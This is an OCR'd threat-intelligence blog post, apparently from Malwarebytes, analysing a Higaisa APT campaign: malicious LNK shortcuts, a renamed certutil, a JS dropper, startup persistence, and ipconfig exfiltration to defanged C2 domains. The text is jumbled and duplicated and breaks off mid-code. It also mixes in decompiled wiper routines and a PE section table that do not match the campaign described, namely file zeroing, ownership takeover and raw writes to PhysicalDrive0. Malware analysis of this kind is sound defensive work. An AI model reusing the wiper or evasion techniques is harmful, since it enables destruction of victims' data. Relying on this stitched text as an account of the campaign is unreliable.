file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
